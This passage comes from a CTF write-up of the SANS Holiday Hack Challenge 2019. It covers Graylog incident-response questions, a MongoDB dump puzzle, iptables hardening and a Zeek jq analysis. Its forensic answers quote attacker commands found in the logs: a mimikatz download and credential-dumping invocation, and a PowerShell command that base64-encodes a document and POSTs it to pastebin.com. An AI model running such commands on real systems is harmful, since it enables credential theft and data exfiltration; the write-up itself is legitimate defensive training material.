One of the logs highlights the download of mimikatz with command **C:\Windows\system32\cmd.exe /c "Invoke-WebRequest -Uri http://192.168.247.175/mimikatz.exe -OutFile C:\cookie.exe "**.

Below search focuses on C:\cookie.exe related executions:

```
ProcessImage:"C:\\cookie.exe"
```

It is possible to notice its execution as **"C:\cookie.exe" privilege::debug sekurlsa::logonpasswords exit** thus recognizing common mimikatz parameters.

2.9.6.3. Flag

The flag is: **C:\cookie.exe**.

2.9.6.4. Afterwords

The attacker elevates privileges using the vulnerable webexservice to run a file called cookie_recipe2.exe. Let's use this binary path in our ParentProcessImage search.

2.9.7. Question #6

2.9.7.1. Description

The attacker pivoted to another workstation using credentials gained from Minty's computer. Which account name was used to pivot to another machine?

2.9.7.2. Solution

Using below search it is possible to verify to which IPs the compromised machine connected to:

```
EventID:3 AND SourceHostname:DEFANELF
```

With this search it is possible to see that it connected to ports 135 (RPC), 445 (SMB), 3389 (RDP) and 49672. As RDP and SMB are protocols commonly used during lateral movements but RDP leaves traces in the WinEvent logs, I started pivoting from it with search:

```
EventID:4624 AND SourceHostName:DEFANELF
```

The search returned 14 messages, all mentioning alabaster as AccountName.

2.9.7.3. Flag

The flag is: **alabaster**.

2.9.7.4. Afterwords

Windows Event Id 4624 is generated when a user network logon occurs successfully. We can also filter on the attacker's IP using SourceNetworkAddress.

2.9.8. Question #7

2.9.8.1. Description

What is the time (HH:MM:SS) the attacker makes a Remote Desktop connection to another machine?

2.9.8.2. Solution

Adding filter for successful network logons to the previous query provides the search:

```
EventID:4624 AND LogonType:10
```

Returns 1 event that identifies the login to the machine with user NORTHPOLE\alabaster at 2019-11-19 06:04:28.000 +00:00.

2.9.8.3. Flag

The flag is: **06:04:28**.

2.9.8.4. Afterwords

LogonType 10 is used for successful network connections using the RDP client.

2.9.9. Question #8

2.9.9.1. Description

The attacker navigates the file system of a third host using their Remote Desktop Connection to the second host. What is the SourceHostName, DestinationHostname, LogonType of this connection?

(submit in that order as csv)

2.9.9.2. Solution

Knowing that LogonType 10 were already identified, I tried focusing on other potentially interesting logon types from DEFANELF, the originally compromised machine, and elfu-res-wks2, the second one. After just too much time spent understanding that I should search for the SourceHostName in all capitals, i ended up using search:

```
EventID:4624 AND NOT LogonType:10 AND (SourceHostName:(DEFANELF OR ELFU-RES-WKS2) AND NOT DestinationHostname:(DEFANELF OR elfu-res-wks2))
```

This returns 8 events that identifies logins via SMB to elfu-res-wks3 and elfu-res-wks1.

2.9.9.3. Flag

The flag is: **elfu-res-wks2,elfu-res-wks3,3**.

2.9.9.4. Afterwords

The attacker has GUI access to workstation 2 via RDP. They likely use this GUI connection to access the file system of workstation 3 using explorer.exe via UNC file paths (which is why we don't see any cmd.exe or powershell.exe process creates). However, we still see the successful network authentication for this with event id 4624 and logon type 3.

2.9.10. Question #9

2.9.10.1. Description

What is the full-path + filename of the secret research document after being transferred from the third host to the second host?

2.9.10.2. Solution

Knowing that there was a connection between host 3, elfu-res-wks3, and host 2, elfu-res-wks2, searching for connection between them would narrow time frames:

```
EventID:3 AND ((SourceHostname:elfu-res-wks3 AND DestinationHostname:elfu-res-wks2) OR (SourceHostname:elfu-res-wks2 AND DestinationHostname:elfu-res-wks3))
```

Using this search allows to get 3 results at 2019-11-19 05:58:28.000, 2019-11-19 05:58:29.000 and 2019-11-19 05:58:29.000.

Starting to arrange timeframes searching for file creations on host 2 while excluding uninteresting folders led to 1 event between 2019-11-19 05:58:28 and 2019-11-19 06:10:00 with search:

```
EventID:2 AND source:elfu-res-wks2 AND NOT TargetFilename:(/*ProgramData.*/* OR
/*SoftwareDistribution.*/* OR /*AppData.*/*)
```

This event shows the creation of a file named

C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf from C:\Windows\Explorer.EXE thus also confirming the exfiltration via SMB.

2.9.10.3. Flag

The flag is: **C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf**.

2.9.10.4. Afterwords

We can look for sysmon file creation event id of 2 with a source of workstation 2. We can also use regex to filter out overly common file paths using something like:

```
AND NOT TargetFilename:/.+AppData.+/
```

2.9.11. Question #10

2.9.11.1. Description

What is the IPv4 address (as found in logs) the secret research document was exfiltrated to?

2.9.11.2. Solution

It is possible to search for the filename that was saved on host 2 to see if it was involved in other events with query:

```
"C:\\Users\\alabaster\\Desktop\\super_secret_elfu_research.pdf"
```

Even with such a generic query only two results comes up of which one is the process creation for powershell with command line **C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe Invoke-WebRequest -Uri https://pastebin.com/post.php -Method POST -Body @{ "submit_hidden" = "submit_hidden"; "paste_code" = \$([Convert]::ToBase64String([IO.File]::ReadAllBytes("C:\Users\alabaster\Desktop\super_secret_elfu_research.pdf"))); "paste_format" = "1"; "paste_expire_date" = "N"; "paste_private" = "0"; "paste_name"="cookie recipe" }** thus highlighting that the file was exfiltrated to pastebin.com from PID 1232.

It is possible to verify network events related to this PID with query:

```
EventID:3 AND ProcessId:1232
```

Only one event shows up in the logs, confirming the destination hostname and providing the destination IP 104.22.3.84.

2.9.11.3. Flag

The flag is: **104.22.3.84**.

2.9.11.4. Afterwords

We can look for the original document in CommandLine using regex.

When we do that, we see a long a long PowerShell command using Invoke-Webrequest to a remote URL of <https://pastebin.com/post.php>.

We can pivot off of this information to look for a sysmon network connection id of 3 with a source of elfu-res-wks2 and DestinationHostname of pastebin.com.

2.9.12. Afterwords

In the graylog web ui:

Incident Response Report #7830984301576234 Submitted.

Incident Fully Detected!

Speaking again with Pepper Minstix:

That's it - hooray! Have you had any luck retrieving scraps of paper from the Elf U server? You might want to look into SQL injection techniques. OWASP is always a good resource for web attacks. For blind SQLi, I've heard Sqlmap is a great tool. In certain circumstances though, you need custom tamper scripts to get things going!

2.10. Mongo Pilfer

2.10.1. Description

Speaking with Holly Evergreen:

Hey! It's me, Holly Evergreen! My teacher has been locked out of the quiz database and can't remember the right solution. Without access to the answer, none of our quizzes will get graded. Can we help get back in to find that solution? I tried Isof -, but that tool doesn't seem to be installed. I think there's a tool like ps that'll help too. What are the flags I need? Either way, you'll need to know a teensy bit of Mongo once you're in. Pretty please find us the solution to the quiz!

Mongo Pilfer motd:

[illegible]

```

:,,,cdxl;,,,,;cxOdc;,,,,;dOOo;:c::lk0xl::cc::lx0ko::c::cd0Odc::c::cx0ko::lc
OOxl;,,,cdk0Oxo;,,,;ok00Odl;,:lx000koc::ld000kdl::cok0KOxl::cok0KOxl::lx0KK
00000kx000000000x000000000k000000000k0KK00KKKK0kOKKKKKKKK0kOKKKKKKKK0k0KKKKK
:cok000000x1lx0000000kold0000000Odl0k0KKKKK0xoox0KKKKK0koox0KKKKK0xoox0KKKKKkdld
;,,,;oxoc;,,,,;cokdl;,,,,;coxxoc::c::lxkdc::c::ldkdl::cc::ldkdl::lc::lxxoc:loc
OOkdc;,,,;oxOOkoc;,,,;lx00Odl;,:lx000koc::lx000kdl::lx000Odl::cox0KKOdl:cox0KK0
OOOOOxk000000000xk000000000k000000000k0KK0000KK0k0KKKKKKKK0OKKKKKKKKK00KKK0KK
c:ld00000xoldk000000koldk000000kdlox0000K0Odl0xOKK0K0kdlox0KKKK0xocok0KKK0xocld
;l;,,,;cooc;,,,;c::lddl;:c::ldxl::lc::cdxo::coc::cddl::col::cddl:codlccldlccoxdc
000Odl;,:ok000koc;,:cok0K0kdl::cdk0KKOxo::ld0KKK0xoccox0KKK0kocldOKKKK0xooxOKKKKK
00000000000000000000KKK0KKKK0KKKK0KKKK0KKKK0KKKK0KKKK0KKKK0KKKK0KKKK0kKK
c::ld00000xl:cok0KKK0xl:cdk0KKK0dl:cok0KK0kdl:cok0KK0xoccldk0K0kocccldOK0kocccco
;,,,,;cxl;,,,,;:okc:::,:dxc:::,:odc:::,:ol:ccllcccclccccodcccccccdkklc

```

Hello dear player! Won't you please come help me get my wish!
 I'm searching teacher's database, but all I find are fish!
 Do all his boating trips effect some database dilution?
 It should not be this hard for me to find the quiz solution!

Find the solution hidden in the MongoDB on this system.

```
elf@087f0488044c:~$
```

2.10.2. Solution

```

elf@acd4556261a1:~$ netstat -an
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:12121        0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:35720        127.0.0.1:12121        TIME_WAIT
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type        State         I-Node      Path
unix    2      [ ACC ]     STREAM     LISTENING     21798101    /tmp/mongodb-12121.sock
elf@acd4556261a1:~$ mongodump --port 12121
2020-01-06T01:28:32.774+0000   writing admin.system.version to
2020-01-06T01:28:32.774+0000   done dumping admin.system.version (1 document)
2020-01-06T01:28:32.774+0000   writing elfu.metadata to
2020-01-06T01:28:32.774+0000   writing elfu.line to
2020-01-06T01:28:32.774+0000   writing elfu.tinca to
2020-01-06T01:28:32.775+0000   writing elfu.solution to
2020-01-06T01:28:32.775+0000   done dumping elfu.metadata (15 documents)
2020-01-06T01:28:32.775+0000   writing elfu.bait to
2020-01-06T01:28:32.775+0000   done dumping elfu.line (1 document)
2020-01-06T01:28:32.775+0000   writing elfu.tackle to
2020-01-06T01:28:32.775+0000   done dumping elfu.tinca (1 document)
2020-01-06T01:28:32.775+0000   done dumping elfu.tackle (1 document)
2020-01-06T01:28:32.775+0000   done dumping elfu.bait (1 document)
2020-01-06T01:28:32.776+0000   writing test.redherring to
2020-01-06T01:28:32.776+0000   writing elfu.chum to
2020-01-06T01:28:32.776+0000   done dumping elfu.solution (1 document)
2020-01-06T01:28:32.776+0000   done dumping test.redherring (1 document)
2020-01-06T01:28:32.776+0000   done dumping elfu.chum (1 document)
elf@acd4556261a1:~$ find dump/* -type f -exec echo "" \; -exec echo {} \; -exec cat {} \;
-exec echo "" \;
dump/admin/system.version.metadata.json
{"options":{},"indexes":[{"v":2,"key":{"_id":1},"name":"_id","ns":"admin.system.version"},"u
uid":"9e4fd1d4955946c983b8a5269e6c25f7"}

```

```

[...omissis...]
dump/elfu/solution.bson
t_id fYou did good! Just run the command between the stars: **
db.loadServerScripts();displaySolution(); **
[...omissis...]
elf@acd4556261a1:~$ mongo --port 12121
MongoDB shell version v3.6.3
connecting to: mongodb://127.0.0.1:12121/
MongoDB server version: 3.6.3
Welcome to the MongoDB shell.
For interactive help, type "help".
For more comprehensive documentation, see
    http://docs.mongodb.org/
Questions? Try the support group
    http://groups.google.com/group/mongodb-user
Server has startup warnings:
2020-01-06T01:24:52.502+0000 I CONTROL [initandlisten]
2020-01-06T01:24:52.502+0000 I CONTROL [initandlisten] ** WARNING: Access control is not
enabled for the database.
2020-01-06T01:24:52.502+0000 I CONTROL [initandlisten] **           Read and write access to
data and configuration is unrestricted.
2020-01-06T01:24:52.502+0000 I CONTROL [initandlisten]
2020-01-06T01:24:52.502+0000 I CONTROL [initandlisten]
2020-01-06T01:24:52.502+0000 I CONTROL [initandlisten] ** WARNING:
/sys/kernel/mm/transparent_hugepage/enabled is 'always'.
2020-01-06T01:24:52.502+0000 I CONTROL [initandlisten] **           We suggest setting it to
'never'
2020-01-06T01:24:52.502+0000 I CONTROL [initandlisten]
> use elfu
switched to db elfu
> db.loadServerScripts();displaySolution();
[...omissis...]
Congratulations!!
[...omissis...]

      .
     _/ _
      /
     /.'*'.
    .o.'
   .'.*'.
  *'.o.'*
 .'.*'.*'.
.*'.o.'*'.
[_____]
  _/

Congratulations!!
[...omissis...]

```

2.10.3. Afterwords

Speaking again with Holly Evergreen:

Woohoo! Fantabulous! I'll be the coolest elf in class. On a completely unrelated note, digital rights management can bring a hacking elf down. That ElfScrow one can really be a hassle. It's a good

thing Ron Bowes is giving a talk on reverse engineering! That guy knows how to rip a thing apart. It's like he breathes opcodes!

2.11. Smart Braces

2.11.1. Description

Speaking with Kent Tinseltooth:

OK, this is starting to freak me out! Oh sorry, I'm Kent Tinseltooth. My Smart Braces are acting up. Do... Do you ever get the feeling you can hear things? Like, voices? I know, I sound crazy, but ever since I got these... Oh! Do you think you could take a look at my Smart Braces terminal? I'll bet you can keep other students out of my head, so to speak. It might just take a bit of iptables work.

Smart Braces motd:

```
Inner Voice: Kent. Kent. Wake up, Kent.
Inner Voice: I'm talking to you, Kent.
Kent TinselTooth: Who said that? I must be going insane.
Kent TinselTooth: Am I?
Inner Voice: That remains to be seen, Kent. But we are having a conversation.
Inner Voice: This is Santa, Kent, and you've been a very naughty boy.
Kent TinselTooth: Alright! Who is this?! Holly? Minty? Alabaster?
Inner Voice: I am known by many names. I am the boss of the North Pole. Turn to me and
be hired after graduation.
Kent TinselTooth: Oh, sure.
Inner Voice: Cut the candy, Kent, you've built an automated, machine-learning, sleigh
device.
Kent TinselTooth: How did you know that?
Inner Voice: I'm Santa - I know everything.
Kent TinselTooth: Oh. Kringle. *sigh*
Inner Voice: That's right, Kent. Where is the sleigh device now?
Kent TinselTooth: I can't tell you.
Inner Voice: How would you like to intern for the rest of time?
Kent TinselTooth: Please no, they're testing it at srf.elfu.org using default creds,
but I don't know more. It's classified.
Inner Voice: Very good Kent, that's all I needed to know.
Kent TinselTooth: I thought you knew everything?
Inner Voice: Nevermind that. I want you to think about what you've researched and
studied. From now on, stop playing with your teeth, and floss more.
*Inner Voice Goes Silent*

Kent TinselTooth: Oh no, I sure hope that voice was Santa's.
Kent TinselTooth: I suspect someone may have hacked into my IOT teeth braces.
Kent TinselTooth: I must have forgotten to configure the firewall...
Kent TinselTooth: Please review /home/elfuuser/IOTteethBraces.md and help me configure
the firewall.
Kent TinselTooth: Please hurry; having this ribbon cable on my teeth is uncomfortable.
elfuuser@a7388e6e83d0:~$
```

2.11.2. Solution

```
elfuuser@a7388e6e83d0:~$ cat IOTteethBraces.md
# ElfU Research Labs - Smart Braces
```

```
### A Lightweight Linux Device for Teeth Braces
### Imagined and Created by ElfU Student Kent TinselTooth
```

This device is embedded into one's teeth braces for easy management and monitoring of dental status. It uses FTP and HTTP for management and monitoring purposes but also has SSH for remote access. Please refer to the management documentation for this purpose.

```
## Proper Firewall configuration:
```

The firewall used for this system is `iptables`. The following is an example of how to set a default policy with using `iptables`:

```
...
sudo iptables -P FORWARD DROP
...
```

The following is an example of allowing traffic from a specific IP and to a specific port:

```
...
sudo iptables -A INPUT -p tcp --dport 25 -s 172.18.5.4 -j ACCEPT
...
```

A proper configuration for the Smart Braces should be exactly:

1. Set the default policies to DROP for the INPUT, FORWARD, and OUTPUT chains.
 2. Create a rule to ACCEPT all connections that are ESTABLISHED,RELATED on the INPUT and the OUTPUT chains.
 3. Create a rule to ACCEPT only remote source IP address 172.19.0.225 to access the local SSH server (on port 22).
 4. Create a rule to ACCEPT any source IP to the local TCP services on ports 21 and 80.
 5. Create a rule to ACCEPT all OUTPUT traffic with a destination TCP port of 80.
 6. Create a rule applied to the INPUT chain to ACCEPT all traffic from the lo interface.
- ```
elfuuser@229183ee68fa:~$ sudo iptables -P INPUT DROP
elfuuser@229183ee68fa:~$ sudo iptables -P FORWARD DROP
elfuuser@229183ee68fa:~$ sudo iptables -P OUTPUT DROP
elfuuser@229183ee68fa:~$ sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
elfuuser@229183ee68fa:~$ sudo iptables -A OUTPUT -m state --state ESTABLISHED,RELATED -j
ACCEPT
elfuuser@229183ee68fa:~$ sudo iptables -A INPUT -p tcp --dport 22 -s 172.19.0.225 -j ACCEPT
elfuuser@229183ee68fa:~$ sudo iptables -A INPUT -p tcp --dport 21 -j ACCEPT
elfuuser@229183ee68fa:~$ sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
elfuuser@229183ee68fa:~$ sudo iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
elfuuser@229183ee68fa:~$ sudo iptables -A INPUT -i lo -j ACCEPT
elfuuser@229183ee68fa:~$ Kent TinselTooth: Great, you hardened my IOT Smart Braces firewall!
```

```
/usr/bin/inits: line 10: 22 Killed su elfuuser
```

## 2.11.3. Afterwords

Speaking again with Kent Tinseltooth:

Oh thank you! It's so nice to be back in my own head again. Er, alone. By the way, have you tried to get into the crate in the Student Union? It has an interesting set of locks. There are funny rhymes, references to perspective, and odd mentions of eggs! And if you think the stuff in your browser looks strange, you should see the page source... Special tools? No, I don't think you'll need any extra tooling for those locks. BUT - I'm pretty sure you'll need to use Chrome's

developer tools for that one. Or sorry, you're a Firefox fan? Yeah, Safari's fine too - I just have an ineffible hunger for a physical Esc key. Edge? That's cool. Hm? No no, I was thinking of an unrelated thing.

## 2.12. Zeek JSON Analysis

### 2.12.1. Description

I think for some reason my whole first chat with Wunorse Openslae is missing...or never existed at all :)

Zeek JSON Analysis motd:

```
Some JSON files can get quite busy.
There's lots to see and do.
Does C&C lurk in our data?
JQ's the tool for you!
```

```
-Wunorse Openslae
```

```
Identify the destination IP address with the longest connection duration
using the supplied Zeek logfile. Run runtoanswer to submit your answer.
```

```
elf@4278cf5385ef:~$
```

### 2.12.2. Solution

```
elf@94ea6afb5047:~$ jq -s ". | = sort_by(.duration) | .[-1]" conn.log
{
 "ts": "2019-04-18T21:27:45.402479Z",
 "uid": "CmYAZn10sInxVD5WWd",
 "id.orig_h": "192.168.52.132",
 "id.orig_p": 8,
 "id.resp_h": "13.107.21.200",
 "id.resp_p": 0,
 "proto": "icmp",
 "duration": 1019365.337758,
 "orig_bytes": 30781920,
 "resp_bytes": 30382240,
 "conn_state": "OTH",
 "missed_bytes": 0,
 "orig_pkts": 961935,
 "orig_ip_bytes": 57716100,
 "resp_pkts": 949445,
 "resp_ip_bytes": 56966700
}
elf@94ea6afb5047:~$ runtoanswer
Loading, please wait.....
```

What is the destination IP address with the longest connection duration? 13.107.21.200

Thank you for your analysis, you are spot-on.  
I would have been working on that until the early dawn.  
Now that you know the features of jq,  
You'll be able to answer other challenges too.

-Wunorse Openslae

Congratulations!

## 2.12.3. Afterwords

Speaking again with Wunorse Openslae:

That's got to be the one - thanks! Hey, you know what? We've got a crisis here. You see, Santa's flight route is planned by a complex set of machine learning algorithms which use available weather data. All the weather stations are reporting severe weather to Santa's Sleigh. I think someone might be forging intentionally false weather data! I'm so flummoxed I can't even remember how to login! Hmm... Maybe the Zeek http.log could help us. I worry about LFI, XSS, and SQLi in the Zeek log - oh my! And I'd be shocked if there weren't some shell stuff in there too. I'll bet if you pick through, you can find some naughty data from naughty hosts and block it in the firewall. If you find a log entry that definitely looks bad, try pivoting off other unusual attributes in that entry to find more bad IPs. The sleigh's machine learning device (SRF) needs most of the malicious IPs blocked in order to calculate a good route. Try not to block many legitimate weather station IPs as that could also cause route calculation failure. Remember, when looking at JSON data, jq is the tool for you!

## 3. Narrative

Whose grounds these are, I think I know  
His home is in the North Pole though  
He will not mind me traipsing here  
To watch his students learn and grow  
Some other folk might stop and sneer  
"Two turtle doves, this man did rear?"  
I'll find the birds, come push or shove  
Objectives given: I'll soon clear  
Upon discov'ring each white dove,  
The subject of much campus love,  
I find the challenges are more  
Than one can count on woolen glove.  
Who wandered thus through closet door?  
Ho ho, what's this? What strange boudoir!  
Things here cannot be what they seem  
That portal's more than clothing store.  
Who enters contests by the ream  
And lives in tunnels meant for steam?  
This Krampus bloke seems rather strange  
And yet I must now join his team...

Despite this fellow's funk and mange  
My fate, I think, he's bound to change.  
What is this contest all about?  
His victory I shall arrange!  
To arms, my friends! Do scream and shout!  
Some villain targets Santa's route!  
What scum - what filth would seek to end  
Kris Kringle's journey while he's out?  
Surprised, I am, but "shock" may tend  
To overstate and condescend.  
'Tis little more than plot reveal  
That fairies often do extend  
And yet, despite her jealous zeal,  
My skills did win, my hacking heal!  
No dental dealer can so keep  
Our red-clad hero in ordeal!  
This Christmas must now fall asleep,  
But next year comes, and troubles creep.  
And Jack Frost hasn't made a peep,  
And Jack Frost hasn't made a peep...